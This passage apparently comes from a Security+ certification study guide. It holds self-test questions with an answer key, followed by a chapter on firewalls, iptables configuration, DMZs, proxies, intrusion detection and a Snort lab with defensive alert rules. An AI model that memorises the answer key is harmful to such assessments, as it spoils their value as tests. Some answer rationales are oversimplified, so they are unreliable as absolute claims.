Understanding Virtualization and Cloud Computing

- ❑ Virtualization allows you to run multiple operating systems on a single host computer.
- ❑ Ensure that each virtual machine is patched and secured. Be sure that the host computer is physically secured.
- ❑ Cloud computing allows you to use the services of a provider from across the Internet to host your e-mail or database servers while you remotely connect and manage those servers. Cloud computing could lead to privacy issues.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Implementing Personal Firewalls and HIDS

1. Mark is part of the sales team within your organization and spends a lot of time in hotels while on the road. What would you recommend to the administrator with regard to the security of Mark's laptop?
   A. Virtualization
   B. Cloud computing
   C. TCP wrappers
   D. Personal firewall
2. When you enable a personal firewall, what is typically the default rule applied?
   A. Allow all traffic.
   B. Deny all traffic.
   C. Forward all traffic.
   D. NAT all traffic.
3. What feature in Linux allows you to configure a list of clients that can access a specific service?
   A. Virtualization
   B. Cloud computing
   C. TCP wrappers
   D. Personal firewall
4. How does the HIDS determine that potentially suspicious activity has occurred?
   A. Log files
   B. Network traffic
   C. Packet analysis
   D. TCP wrappers

Protecting Against Malware

5. Your manager wishes to ensure that a lot of time is not wasted manually patching each system on the network. What would you recommend?
   A. Virus protection
   B. WSUS
   C. Windows Update
   D. Personal firewall
6. You have installed antivirus software on all systems across the network. What else should you do with regard to maintaining the antivirus software?
   A. Install personal firewall.
   B. Disable automatic updates.
   C. Disable real-time protection.
   D. Update virus definitions.
7. Your manager has downloaded some trial software from a vendor by supplying her e-mail address to the vendor's web site. What might the risk of such an action be?
   A. Spyware
   B. Virus
   C. Spam
   D. Phishing

Device Security and Data Security

8. Which of the following should be done to help secure mobile devices used by users on the network? (Select two.)
   A. Disable the password.
   B. Lock the screen based on short inactivity periods.
   C. Enable Bluetooth.
   D. Encrypt the data.
   E. Disable emergency calling.
9. You are the network administrator and have configured shared folder permissions and NTFS permissions on the accounting folder. You have given the accountants the NTFS permissions of Read, but the share permission of Change. What is the effective permission when the accountants connect to the share from across the network?
   A. Full Control
   B. Read
   C. Change
   D. Read + Change

Understanding Virtualization and Cloud Computing

10. Which of the following identifies one of the security benefits of using virtualization technology?

A. You need to patch only the host operating system.
B. You need virus protection only on the host system.
C. You have less hardware to secure.
D. No drive encryption is needed.

11. Your manager is thinking about using cloud computing to host e-mail servers for your organization. What is one of the security issues surrounding this scenario?

A. Integrity
B. Privacy
C. Availability
D. Resources

Performance-Based Question

12. Write the command you would use in Linux to set the permissions on a file called test.txt so that the owner has Read, Write, and Execute permissions, while all others only have Read:

_____

SELF TEST ANSWERS

Implementing Personal Firewalls and HIDS

1. ☑ **D.** A personal firewall should be used whenever a system is going to be connected to an untrusted network.
   ☒ **A, B,** and **C** are incorrect because they do not represent recommendations to implement regarding the security of Mark's laptop.
2. ☑ **B.** Most firewalls have a default rule of deny all traffic once the firewall has been enabled.
   ☒ **A, C,** and **D** are incorrect because they do not represent the default rule. Most firewalls allow you to modify the default rule from deny all to allow all.
3. ☑ **C.** The TCP wrappers feature in Linux allows you to control what clients can connect to which services.
   ☒ **A, B,** and **D** are incorrect. Virtualization is the hosting of multiple operating systems in virtual machines on one physical machine. Cloud computing is having a provider host your servers for you while you connect to them remotely across the Internet for administration of the systems. A personal firewall controls communication to the system.
4. ☑ **A.** A host-based IDS analyzes log files, file attributes, and dynamic data such as connections and memory on the system to identify suspicious activity.
   ☒ **B, C,** and **D** are incorrect. Network traffic and packet analysis are performed by network-based intrusion detection software. The TCP wrappers feature does not look for suspicious traffic; it simply controls access to services.

Protecting Against Malware

5. ☑ **B.** WSUS is a service that allows you to download, review, approve, and deploy patches to groups of systems on the network.
   ☒ **A, C,** and **D** are incorrect. Virus protection and personal firewalls do not deal with patching a system. Using Windows Update on every system is an administrative nightmare, so WSUS should be used.
6. ☑ **D.** It is critical after installing antivirus software that you ensure the virus definitions are up to date. Most virus protection software can schedule the updating of virus definitions.
   ☒ **A, B,** and **C** are incorrect. Personal firewalls have nothing to do with maintaining the antivirus software, and you should not disable the automatic updates of virus definitions; you should enable them. You also should not disable real-time protection because it scans files as they are accessed.

7. ☑ **C.** Having an e-mail address available on the Internet, whether on a web page or submitted through someone's web site, always runs the risk that the e-mail address could be used to send unsolicited messages.
☒ **A, B,** and **D** are incorrect because spyware, viruses, and phishing are not concerns associated with supplying an e-mail address.

Device Security and Data Security

8. ☑ **B** and **D.** You should ensure that you are locking the screen and encrypting data on the mobile device to protect it from unauthorized access.
☒ **A, C,** and **E** are incorrect. You should have a password enabled instead of disabled, and never disable emergency calling, so that if the phone is locked, you can still call 911. Bluetooth should be disabled if not used, but most people use Bluetooth for wireless headsets.

9. ☑ **B.** When the share permission conflicts with the NTFS permission, the most restrictive is applied—in this case, that is Read.
☒ **A, C,** and **D** are incorrect because they are not the most restrictive permissions in the scenario.

Understanding Virtualization and Cloud Computing

10. ☑ **C.** One of the benefits of virtualization is that you need to implement physical security controls on fewer systems because less hardware is used as a result of virtualization.
☒ **A, B,** and **D** are incorrect. You will need to patch and virus-protect the host operating system and each of the virtual machines. Encryption may still be needed based on any drives you would like to maintain confidentiality on.

11. ☑ **B.** Because cloud computing is hosting your services such as e-mail and database services at a provider's location across the Internet, privacy is always a concern.
☒ **A, C,** and **D** are incorrect because they are not concerns with cloud computing.

Performance-Based Question

12. The following command in Linux is used to set the permissions on a file called test.txt so that the owner has Read, Write, and Execute permissions, while all others only have Read:
__chmod 744 test.txt_____

This page is intentionally left blank to match the printed book.



8

Securing the Network Infrastructure

CERTIFICATION OBJECTIVES

8.01	Understanding Firewalls	8.04	Securing Devices
8.02	Using Intrusion Detection Systems	✓	Two-Minute Drill
8.03	Network Design and Administration Principles	Q&A	Self Test

A big part of security within companies today comes from securing the network infrastructure. This involves making sure that the network used to connect an employee's computer to the servers is as secure as possible against threats from outside or inside the network.

The last few chapters have been focused on what you can do to secure individual systems, which is very important, but you also want to be sure that the network you connect those systems to is as secure as possible. In order to create a secure network infrastructure for those systems, you must take a *layered security* approach (also known as *defense in depth*), which involves protecting the network infrastructure with firewalls, but also ensuring you use intrusion detection systems to identify suspicious network traffic.

This chapter will introduce you to topics such as firewalls, intrusion detection systems, and network access control. You will be tested on these technologies on your Security+ certification exam, so be sure to be comfortable with the content of this chapter.

CERTIFICATION OBJECTIVE 8.01

Understanding Firewalls


In this section you will learn about firewalls, proxy servers, and other types of security devices that are used to create a secure network infrastructure. Firewalls and proxy servers are two of the most common devices found in network environments today because they are responsible for ensuring that unauthorized persons outside the network (such as on the Internet) cannot gain access to your network.

Firewalls

Firewalls are designed to protect systems on one side of the firewall from systems on the other side by analyzing packets that reach the firewall and determining whether the packet is allowed to pass through. You will configure rules on the firewall that indicate to the firewall which traffic is to pass through and which is to be blocked.

FIGURE 8-1

Firewalls allow selected traffic to pass through the firewall.



exam Watch

For the Security+ exam, know that firewalls are examples of *protective controls****, as they have rules configured to control what type of traffic can enter the network. This chapter also discusses intrusion detection systems, which in general are considered*** *detective controls* ***(unless it is an active IDS—but more on that later!).***

For example, as a general rule you should configure the firewall to block all traffic, meaning that no traffic can pass through. Once you have configured the "default" rule of blocking all traffic, you can configure exceptions to the rule, allowing selected traffic to pass through. For example, if you have a web server that you want to expose to the Internet, you would block all traffic except TCP port 80, the port on which web server traffic runs (as shown in Figure 8-1).

Types of Firewalls


Firewalls have progressed over time, and for the Security+ certification exam, it is important to understand the different types of firewalls that have emerged over the years.

Packet-Filtering Firewall The first type of firewall is a packet-filtering firewall. A packet-filtering firewall can block or allow traffic (known as filtering traffic) based on the source or destination IP address and the source or destination port number, as shown in Figure 8-2.

When configuring the packet-filtering firewall, you specify rules that control what type of traffic is allowed to pass through the firewall and what traffic is to be blocked.

FIGURE 8-2

Packet-filtering firewall filters traffic based on the layer-3 and layer-4 headers.



With packet-filtering firewalls, the rules can filter traffic based on source address, destination address, protocol, and source and destination port address.

For example, if you intend to allow all incoming traffic from any system that is destined for port 80 on your web server's IP address of 24.15.34.89 while disabling all other inbound traffic, you may configure a packet-filtering rule such as the following:


Direction	Protocol	Source address	Destination address	Source port	Destination port	Rule	Fwd address
Inbound	TCP	Any	24.15.34.89	Any	80	Forward	10.0.0.5
Inbound	TCP	Any	Any	Any	Any	Deny	

Typically, with most firewalls, the first rule that applies to the packet is the rule that the packet follows. For example, with the foregoing rule, if you have any inbound traffic destined for port 80 on IP address 24.15.34.89, the traffic is forwarded to the web server inside the company at IP address 10.0.0.5 (see Figure 8-3). Based on the ACL, any other traffic would be denied at the firewall.

A packet-filtering firewall is known as a stateless inspection firewall because it simply allows or denies traffic based on the header of the packet (source/destination IP address or source/destination port number). The attacker could alter the addresses in the header of the packet to fit into the rule placed on the firewall, and then the firewall would allow the packet into the network.

FIGURE 8-3

Firewalls forward traffic to a system inside the network.



exam Watch

A packet-filtering firewall filters traffic based on fields in the header of the packet, such as the source and destination IP address and the source and destination port number.

Stateful Packet Inspection Firewall Packet-filtering firewalls look like a great type of firewall at first, but they are not all that intelligent because it is easy for a hacker to spoof a packet so that it meets the rules of the firewall. For example, if you open port 80 on a packet-filtering firewall, any packets destined for port 80 will bypass the firewall.

Like packet-filtering firewalls, a *stateful packet inspection firewall* can filter traffic based on the source and destination IP address or port number, but can also look at the context of the conversation and determine if the packet is supposed to be received at that point in the conversation. If the firewall receives a packet in the correct context of the conversation and the packet follows one of the rules, it allows the packet into the network. Stateful packet inspection firewalls use rules to filter traffic as well, but they also are smart enough to know the context of the conversation.

An example of a stateful packet inspection firewall knowing about the context of a conversation is that if a hacker tries to send malicious commands to the firewall with a destination port of 80 and the hacker has not performed a three-way handshake first, the firewall says "Nope, sorry, you are not allowed in because

I don't see that we have established a connection." Stateful packet inspection firewalls know that before TCP communication can occur, there needs to be a three-way handshake.

exam Watch


A stateful packet inspection firewall filters traffic by the layer-3 and layer-4 header (like a packet-filtering firewall), but in addition can filter traffic by knowing what packets are expected during certain phases of the conversation.

Application Firewall The application-level firewall, the next type of firewall, implements features of both the packet-filtering firewall and the stateful packet inspection firewall, but also can filter traffic based on the payload data of the packet.

Not only does an application firewall implement packet-filtering and stateful packet inspection features, but it also can inspect the application data in the packet, known as the payload. This means that an application layer firewall can deny packets containing suspicious commands. For example, the application firewall can check that the destination port is 80, but also ensure that there is no HTTP **put** command being executed. Or the firewall could ensure that data is downloaded (**get**) from an FTP server, but not uploaded (**put**) to the server (see Figure 8-4).

FIGURE 8-4

Application layer firewall checking the payload of a packet



exam Watch

An application layer firewall can filter traffic based on the data portion of the packet, known as the payload data. This allows the firewall to control what types of actions, or commands, can be passed through the firewall in the payload of the packet.

Using IPTables as a Firewall

An important example of a firewall is IPTables, a very powerful firewall feature found in Linux that has replaced the older IPChains feature. IPTables gets its name from tables of rules that control what traffic is allowed to enter or leave the system or to be forwarded on to another system.

The three main tables used with IPTables are

- **Input** This table controls what traffic is allowed to pass through the network card into the Linux system.
- **Output** This table controls what traffic is allowed to pass through the network card out of the Linux system.
- **Forward** This table is used if you want to forward a packet from the Linux system on to another system.

To view a list of the tables, you can use the **iptables -L** command in Linux. Notice in Figure 8-5 that I have the three tables and that each table has a default policy of ACCEPT. This means that by default Linux allows all traffic to enter or leave the system.


If you wanted to change the default policy of the INPUT table, you could use the **iptables** command with the **-P** switch, and then specify the default rule. The following command is used to change the default policy on the INPUT table to DROP all traffic:

```
iptables -P INPUT DROP
```

After you change the default rule (known as a policy) of a table, you can then start adding exceptions by appending rules to the table. In the following example, **iptables** is used with the **-A** to append a rule to the INPUT table. The rule allows any TCP traffic with a source IP address of 10.0.0.1, any destination address with

FIGURE 8-5

Looking at IPTables in Linux



a source port ranging from 1024 to 65535, and a destination port address of 80 to pass through the firewall. The following commands show how to add a rule to the firewall—notice that **-j** is how you specify the action of either ACCEPT or DROP:

```
iptables -A INPUT -p TCP -s 10.0.0.1 --source-port 1024:65535 -d 0.0.0.0/0
   --destination-port 80 -j ACCEPT
```

EXERCISE 8-1




Configuring IPTables in Linux

In this exercise, you will work with IPTables, the firewall feature built into Linux. For this exercise you will require a Linux system that has the FTP service and the web server software installed. In this exercise, I am using Fedora with an IP address of 10.0.0.150.

1. Ensure that the Linux, Windows 8, and 2012SERVERA VMs are running.
2. Go to the Linux VM and start a terminal.
3. To flush any previous rules out of the input table, type the following:

   ```
   iptables –F INPUT
   ```

4. List all tables by typing **iptables –L** in a terminal session. What are the three default tables? _____



5. Notice that the policy for the INPUT table is ACCEPT—meaning that the system will accept all inbound traffic.
6. Go to the Windows 8 VM, and ensure that you can navigate to the web site located on the Linux system by typing **http://<IP_Of_Linux>**, for example, **http://10.0.0.150** in the web browser address.
7. Go back to the Linux VM.
8. To change the INPUT table to deny all incoming traffic, type

   ```
   iptables -P INPUT DROP
   ```

9. To view your change by listing all tables again, type the following:

   ```
   iptables –L
   ```

10. What is the default policy for the INPUT table? _____
11. What is the default policy of the OUTPUT table: ACCEPT or DROP?

    _____
12. Go to the Windows 8 VM, and navigate to the web site located on the Linux system by typing **http://<IP_Of_Linux>**, for example, **http://10.0.0.150** in the web browser address again.
13. Can you view the site? Why or why not?

    _____

    _____
14. Go back to the Linux VM.

15. You want to allow only the Windows 8 system to view the web site, so you will create an INPUT rule that allows traffic to the web site if the source IP address is 10.0.0.5. Type the following:


```
iptables -A INPUT -p TCP -s 10.0.0.5 --source-port 1024:65535 -d 0.0.0.0/0
   --destination-port 80 -j ACCEPT
```

16. What does this rule do?

    _____

    _____

17. To view the new rule in the INPUT table, type **iptables –L**.



18. Go to the Windows 8 VM, and verify that you can surf the Linux web site. Were you successful? _____

19. Go to the 2012SERVERA VM, and verify that you cannot surf the Linux web site. Were you successful? _____


Using Firewall Features on a Home Router

Most home networks and small businesses use what is known as a home router to connect their network to a high-speed Internet connection. The nice thing about these home routers is that they are multifunctional devices in the sense that they are NAT devices and firewall devices, and they offer URL-filtering features to limit what web sites users on the network can visit.

By default, the home routers typically block all traffic that originates from the Internet, so if you wanted to host your own web site inside the network, you would have to open the port on the firewall of the home router. For your guidance, the following outlines the steps I have used on my D-Link DIR-615 router:

1. Launch a web browser and navigate to the internal IP address of the router (which is typically 192.168.0.1).
2. Choose the Advanced link at the top of the page.
3. Choose the Port Forwarding link on the left side of the screen.
4. Once in the Port Forwarding screen, you can configure rules on the firewall to forward packets destined for a particular port to a system inside the network. To allow inbound web traffic to your web server, type the following information into the appropriate fields (see Figure 8-6):
   a. **Name:** HTTP

FIGURE 8-6 Configuring a port forwarding rule



b. **IP Address:** 192.168.1.3—this is the IP address of the internal system you wish to have the traffic forwarded to.
c. **TCP:** 80—this is the port the traffic is destined for. Notice that you could also specify a UDP port instead if the traffic was UDP based.

5. Once all the information for the rule has been inputted, click the Apply button to apply the change.

Firewall Topologies

Let's move on to firewall topologies. Popular configurations for firewalls include dual-homed, screened-host, and screened-subnet firewalls.

Dual-Homed Host Firewalls A dual-homed host firewall consists of a single computer with two physical network interfaces that acts as a gateway between the two networks. The server's routing capability is disabled so that the firewall software that is installed on the system can handle all traffic management. An application firewall or proxy server software is typically run on this system to pass packets from one side of the dual-homed system to the other. You must be careful not to enable routing within the network operating system that will be used as the dual-homed system, or you will bypass your firewall software and simply be routing data. Figure 8-7 shows a dual-homed host firewall configuration.

Screened-Host Firewalls Screened-host firewall configurations are considered by many to be more secure than the dual-homed firewall. In this configuration, you place a screening router between the dual-homed host and the public network. This enables you to provide packet filtering before the packets reach the dual-homed firewall, thereby adding an extra layer of network security. The dual-homed system can then run an application firewall or a proxy server to provide additional security to this configuration. Figure 8-8 shows a screened-host configuration.

FIGURE 8-7

A dual-homed system acting as a firewall has two network interfaces.





FIGURE 8-8 A screened-host firewall configuration adds an extra layer of security by adding a packet-filtering router in front of the firewall.



Screened-Subnet Firewalls A screened-subnet firewall configuration takes security to the next level by further isolating the internal network from the public network. An additional screening router is placed between the internal network and the dual-homed firewall. This provides two additional levels of security. First, by adding a screening router internally, you can protect the dual-homed firewall host from an attack by an internal source. Second, it makes an external attack much more difficult because the number of layers that an attacker must go through is increased. Normally, the outside screening router will be configured to send any data that has passed the filter rule to the dual-homed firewall that will perform more tests on the incoming traffic. Once the incoming traffic has passed the test performed by the dual-homed system, the traffic may then be sent to the internal screening router, where additional tests on the packet are performed. The internal screening router is typically configured to accept only data from the dual-homed firewall, ensuring that hackers can't skip past the outside firewall layers. Figure 8-9 shows the screened-subnet firewall configuration.

exam Watch

For the Security+ certification exam, know the different types of firewall topologies such as dual-homed, screened-host, and screened-subnet.

FIGURE 8-9 A screened subnet uses two screened routers and a firewall.





FIGURE 8-10

Firewalls divide networks into different zones.



Security Zones

Firewalls allow the network administrator to divide the network into different network segments known as *zones*. As shown in Figure 8-10, when creating your firewall plan, you will typically create three zones:

- **Private LAN** The firewall placed in front of the private LAN will ensure that no traffic from any other network is sent through the firewall.
- **DMZ** The DMZ is an area between two firewalls (typically referred to as external and internal firewalls) that allows selected traffic from the Internet to pass through the external firewall into systems within the DMZ. The

INSIDE THE EXAM

Understanding DMZs

For the Security+ certification exam, know that the DMZ is an area between two firewalls, an external firewall and an internal firewall. The DMZ is an area on the network that you allow selected traffic from the Internet to reach. You normally place DNS servers, web servers, FTP servers, and SMTP servers in the DMZ.

The following ports are opened on the external firewall to allow communication to the appropriate service inside the DMZ:

- DNS—UDP port 53
- HTTP—TCP port 80
- FTP—TCP port 21 (control port) and port 20 (data port)
- SMTP—TCP port 25

purpose of the internal firewall is to not allow any traffic originating from the Internet to pass through it. The DMZ is where you place any servers that need to be reached by the general public, such as a web server, SMTP server, FTP server, or DNS server.

- **Public zone** The public zone is any network not controlled by the network administrator. The best and most popular example of a public zone is the Internet.

Proxy Servers


By definition, a proxy server is a server that performs a function on behalf of another system. A proxy server is responsible for making requests for Internet resources on behalf of the systems within the organization. Figure 8-11 shows how a proxy server works:

1. The workstations (clients) on the network are configured to send Internet requests to the proxy server.
2. A workstation submits a request for a web page on the Internet to the proxy server.
3. The proxy server then connects to the Internet site on behalf of the user and transmits the request on to the Internet web server.
4. The Internet web site sends the reply to the proxy server.
5. The proxy server sends the reply to the original workstation that made the request.

The benefit of a proxy is that from the outside world's point of view, the request came from the proxy server (which it actually did). If someone looks at the source

FIGURE 8-11


How a proxy server works



IP address of the request and decides to attack that source IP address, then they are attacking the proxy server and not the internal system. At no point did the workstation inside the network make a connection to the Internet resource!

Some proxy servers implement a caching feature as well, which stores the web page that was requested by the client on the proxy server. The benefit of this is that the next client that requests the same web page can receive the page more quickly because the proxy server already has the content and does not need to retrieve it from the Internet.

Proxy servers also allow the administrator to have a central point where they can log and filter what web sites users are allowed to visit. Most proxy servers have reporting features so that the administrator can view a list of most-visited web sites. The administrator can then choose whether to continue to allow access to a site or if it is not of a business nature, to deny access to the site.



One of the key features of proxy servers is that users typically authenticate to the proxy server so that the proxy server can then control access to what web sites the user can visit or what Internet applications the user can employ.

Other Security Devices and Technologies

The Security+ exam objectives expect you to know other types of security devices for the certification exam. The following is a list of other security devices to be familiar with:

- **Web application firewall** A web application firewall is an application layer firewall that allows you to control which HTTP messages can reach your web server. Controlling the HTTP messages allows you to protect against common attacks against web servers. The difference between a web application firewall and a regular network firewall is that the web application firewall is focused on analyzing HTTP traffic, while the network firewall analyzes all network traffic.
- **Web security gateway** A web security gateway is a device or software that protects your network from malicious content on the Internet. Web security gateways not only protect your employees from inappropriate content such as pornography on the Web, but also scan the content for malicious code,

and can provide *data loss prevention (DLP)* for your company by ensuring that employees are not posting sensitive information on the Web.

- **VPN concentrator** A VPN concentrator allows you to centralize your VPN access by having all employees VPN into the network through the VPN concentrator, where you configure the authentication and encryption protocols. The VPN concentrator also supports high availability so that it is always available to answer VPN requests from clients.
- **URL filters** Most proxy servers, Internet gateway products, and even your home routers allow you to configure URL filters (see Figure 8-12), which are listings of web sites that you want to allow or deny access to.

FIGURE 8-12 URL filters limit what web sites can be visited.



- **Content inspection** Again, most proxy servers or Internet gateways can inspect the content of the page, and based on the type of content the user has requested, either deny or allow the content to enter the network.
- **Malware inspection** As mentioned with web security gateways, a number of Internet gateway products not only inspect content to see if the content in the web page is inappropriate, but they also check for malware in the content.

CERTIFICATION OBJECTIVE 8.02

Using Intrusion Detection Systems

Having a firewall protect your network from unwanted traffic is definitely a must, but network security involves a lot more than just implementing a firewall solution. You want to be sure to configure your system to monitor internal network activity so that you can identify potential threats before they get out of hand.

In this section you will learn about intrusion detection systems and how to do basic configuration of Snort—a very popular network-based intrusion detection system.

IDS Overview

An *intrusion detection system (IDS)* is responsible for monitoring activity on a system or network and then logging or notifying the administrator of any suspicious activity.

Analysis Methods

How the IDS determines that there is suspicious traffic depends on the type of analysis the IDS performs. The following outlines the different methods that an IDS uses to determine if there is suspicious traffic.

Signature-Based Systems With a signature-based IDS, the IDS has a signature file that lists what is considered suspicious activity. When the IDS captures activity, it compares the activity against the signature database, and if there is a match, it sends out notification of an intrusion.

For example, you may have a system that notifies when a number of SYN messages are sent from a single IP address to a number of ports on the same target system within a short period. This is a classic signature of a port scan.

The benefit of a signature-based system is that it has few false positives—meaning minimal false alarms—because a signature-based system bases everything on the signatures that you configured on the system. Because you are looking for specific activity, you will have a limited number of false alarms.

Anomaly-Based Systems An anomaly-based system means that the system understands what is considered normal activity (a baseline) and then considers anything outside that normal activity to be "suspicious" activity. The anomaly-based monitoring system typically determines the baseline from the behavior of the person using the system. This is known as a *behavior-based anomaly* monitoring system.

The benefit of the behavior-based anomaly system is that you do not need to configure a definition file of known suspicious activity; the system learns what is normal based on the users' activity. The drawback of a behavior-based system is that anything outside the norm is considered suspicious, which results in a large number of false alarms (false positives).

Heuristic Heuristic analysis is an analysis type that identifies malicious activity based on past experience and is very popular with antivirus software. With virus detection, the goal of heuristic analysis is to detect new viruses that are unknown. The virus protection software typically runs the program in an isolated area known as a virtual machine. The virus protection software then analyzes everything the program does when it executes, looking for malicious activity such as file overwrites or signs the program is replicating itself or trying to hide itself.

exam Watch

For the Security+ exam, remember that a signature-based system determines suspicious activity based on the signatures in a file that you would need to program or keep up to date.

An anomaly-based system determines malicious activity based on the activity being abnormal. Heuristic analysis monitors the activity and knows what is suspicious based on past events.

Types of IDS

When implementing your intrusion detection system, you have a choice of implementing a host-based IDS or a network-based IDS. The following is an overview of the difference between the two types of IDSes.

Host-Based IDS You learned in Chapter 7 that a host-based IDS (HIDS) is installed on a single system and monitors activity on that system. The host-based IDS identifies suspicious activity by monitoring areas such as memory, system files, log files, and network connections, to name only a few.

Implementing a host-based IDS has the limitation that it can monitor only activity on the system the software is installed on. If you wanted to monitor for suspicious activity on multiple systems, you would have to install the HIDS software on multiple systems.

Network-Based IDS A network-based intrusion detection system (NIDS) can be installed as its own network device or as software on a system. Either way, the NIDS analyzes all traffic that travels across the network. The NIDS analyzes the network traffic and looks for suspicious activity, logs the details of the activity, and sends out an administrative alert.

As seen in Figure 8-13, the network-based IDS is made up of a few components that work together to identify the suspicious traffic:


- **Sensor** A sensor is a piece of software or hardware that is placed on each network segment and is responsible for collecting traffic from that segment and then forwarding the traffic to the analysis engine.
- **Analysis engine** The analysis engine is responsible for receiving the packets from the sensor and then performing the analysis on the packets to determine if they are considered suspicious. For example, if the NIDS in this case is a signature-based IDS, then the analysis engine will compare the packets against a database of known suspicious traffic.
- **Console** The console is also known as the administrative console and is where the alerts and notifications are typically sent. The administrator configures the NIDS from the console.

exam Watch

For the Security+ certification exam, know that a network-based IDS monitors network traffic to identify suspicious activity. Also note that if the traffic is encrypted, the network-based IDS will be unable to monitor the traffic.

FIGURE 8-13

Components of a network-based IDS



Classes of IDSes

You need to be familiar with different classes of IDSes for the Security+ certification exam. The class of IDS indicates how the IDS responds to suspicious activity—does it simply log the activity or also take some form of corrective action?

Passive IDS A passive IDS monitors for suspicious activity, and when it detects activity it considers suspicious, it simply logs the activity to a log file and sends notification to the administrator. It is important to understand that a passive IDS does nothing to try to protect the network from further suspicious activity.

Active IDS and IPS An active IDS monitors for suspicious activity, and when it detects any activity it considers suspicious, it may log the activity to file and send notification to the administrator, but it will also take action to protect the environment. For example, if the active IDS notices that a system is performing a ping sweep, then it may disconnect that system from the network so that the suspicious system cannot send any more traffic.

It is important to note that the term "active IDS" has been phased out, and now an active IDS is referred to as a network *intrusion prevention system (IPS)* because it takes steps to prevent the suspicious activity from continuing.

exam Watch

***For the Security+ certification exam, know that a passive IDS only sends out notifications or logs the suspicious activity, and as a result it is considered a* detective control.** ***An intrusion prevention system (IPS) will take corrective action. As an example, the IPS may disconnect the suspicious system from the network in order to prevent any other activity from the suspect system. An "active IDS" is now known as an intrusion prevention system (IPS) and is considered a* prevention control.**

EXERCISE 8-2



Using Snort—A Network-Based IDS

In this exercise, you will learn how to use Snort, a popular network-based intrusion detection system. Keep in mind that Snort is complicated software, and the goal here is to simply introduce you to an example of a network-based IDS.


1. Ensure that the Linux, Windows 8, and 2012ServerA VMs are running.
2. Download and install Snort from the Internet onto the 2012ServerA VM. After installing Snort, be sure to install WinPcap, which is the packet-sniffing driver used by Snort.
3. After installing WinPcap and Snort, launch a command prompt (be sure to run as administrator) and type the following:

```
c:
cd\snort
dir
```

4. List three of the folders that you see there: _____
5. To start Snort, go to the bin directory by typing **cd bin**.
6. To view the version of Snort you are using, type


```
snort -V
```

7. To view a list of network adapters that Snort can use, type **snort –W**. What interface number is your network card? _____ Notice in the following illustration that my network card has an interface number of 3:



Monitor Traffic with Snort

8. To use Snort to monitor traffic on the screen, type **snort –i# -v** (where # is your interface number) and press ENTER.
9. Go to one of the other virtual machines, and create some traffic such as FTP, HTTP, or Ping traffic.
10. Switch back to 2012ServerA VM, and press CTRL-C to stop Snort.
11. Review the output by scrolling to the top and navigating down.



12. Can you see the traffic you created? _____ Notice in the preceding illustration that I have a packet destined for port 80 on the 10.0.0.1 system that came from 10.0.0.5.

Logging with Snort


13. Ensure you are on the 2012ServerA VM.
14. At the command prompt, you will use Snort to capture the payload data (**-d**) and log traffic (**-l**) to the snort\log folder by typing

```
snort -i# -v -d -l \snort\log (where # is your network interface number)
```

15. Go to another VM and generate network traffic with Ping, FTP, or HTTP.
16. Switch back to 2012ServerA, and press CTRL-C to stop Snort.
17. Through My Computer, navigate to c:\snort\log.
18. Do you see a subfolder for each IP address involved in network traffic?

    _____

19. Open each of the log files and view the details.



Rules with Snort

20. Ensure you are on the 2012ServerA VM.
21. With Snort you can program rules that are signatures of the types of traffic you wish to be notified of. Each rule starts with an action such as "alert," indicating that you want Snort to store any traffic that matches the rule to an alert file. Then you have the protocol such as TCP, UDP, IP, or ICMP. Then you have the source IP and port address with an arrow pointing to the destination IP address and port number. Finally, in brackets you can specify options that are different fields in the headers you can look for. Start Notepad and type the following rules (watch for typos):


```
alert tcp any any -> any 80 (content:"facebook";msg:"Facebook Visited";)
alert icmp any any -> any any (itype:8;msg:"ICMP Traffic Detected";)
alert tcp any any -> any any (content:"password";msg:"Password Transmitted";)
```

22. The following outlines what each rule does:
    a. The first rule identifies any web traffic with the word "facebook" in it.
    b. The second rule watches for ICMP echo request messages.
    c. The third rule watches for the word "password" being transmitted to help identify any potential unencrypted passwords.
23. Save the file as **c:\snort\rules\lab.rules** and change the file type to all files while in the Save As dialog box.
24. To use the Snort rules, go to the snort folder at a command prompt and type

    ```
    Snort -i1 -v -d -l \snort\log -c \snort\rules\lab.rules
    ```

25. Once Snort has started, go to another system and create some traffic such as Ping or FTP, and if you have Internet access in the VM, surf the Facebook site.
26. Go back to the 2012ServerA VM and stop Snort with CTRL-C.
27. Open My Computer and navigate to the c:\snort\log folder.
28. Do you have an alert.ids file? _____

29. Open the alert.ids file and review the contents. You should see your Ping traffic and FTP traffic.



on the job ***Snort is a very powerful, open source, network-based intrusion detection system well worth spending some time with. And it's free! You can download it from www.snort.org.***

Honeypots and Honeynets

Another common network component that makes up part of the security infrastructure of a network is a honeypot. A honeypot is a system that is placed on the private network, or in a DMZ, and is designed to lure the hacker away from production systems and to the honeypot. The hacker spends time trying to hack into the honeypot, but all the while, you are logging the activity and having the host-based IDS installed on the honeypot send you notification of the hacker's existence!

Most companies make the mistake of not securing the honeypot because they want the hacker to break into the honeypot, but if you make it too easy for the hacker to compromise the honeypot, the hacker may walk away, sensing a trap. It is critical that you challenge the hacker by hardening the honeypot and that you implement security controls to make the system appear as if it may have value.


Another common security term is *honeynet*. A honeynet is an entire network that is designed to appear as a production network, but is solely there to lure the hacker away from the real production network.

Protocol Analyzers

Intrusion detection systems and honeypots deal with monitoring the hacker's activities and discovering malicious activity on the network or system. Another common tool you can use to discover suspicious activity is a protocol analyzer, or packet sniffer. The protocol analyzer, or packet sniffer, can capture all traffic on the network segment and can be used to identify suspicious traffic.

For example, you may use a packet sniffer such as Wireshark (see Figure 8-14) to capture network traffic and realize that there are a number of TCP SYN messages

FIGURE 8-14 Packet sniffers can help identify abnormal traffic.



coming from the same system that are destined for different ports on the same target system. This is a great indication that someone is doing a port scan on the network!

Monitoring traffic today is a little harder than in the past due to the security features of a network switch. Remember that a switch only forwards the traffic to the port that the destination system resides on, so having the packet-capturing software is not enough today. To capture traffic today, you must be running your network card in *promiscuous mode*, which means that your network card will receive all traffic. Normally, systems receive and process only traffic that has a destination MAC address in the header of the packet with its own MAC address or the broadcast address.

Not only do you need to have a card that can be placed in promiscuous mode, but you need to be able to bypass the filtering feature of the switch. Two common methods that administrators use are

- **Port mirroring** If you configure port mirroring, also known as port monitoring, your switch will send a copy of all traffic to whatever port you configure as the mirrored port. You would then connect your monitoring station, or IDS, to that mirrored port.
- **Network tap** You can also use a network tap device, which is a piece of hardware that can be connected to the network, which has ports available to connect a monitoring system to the device.

CERTIFICATION OBJECTIVE 8.03

Network Design and Administration Principles

Core network design elements such as subnetting, segments, and VLANs make up a big part of the security infrastructure for the network. In this section you will learn about the importance of core network technologies and how they relate to security.

Subnetting and VLANs

